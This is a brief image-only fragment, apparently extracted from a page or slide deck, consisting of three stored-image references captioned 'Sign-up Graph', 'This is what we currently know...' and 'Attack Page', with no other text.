
Sign-up Graph




This is what we currently know...




Attack Page



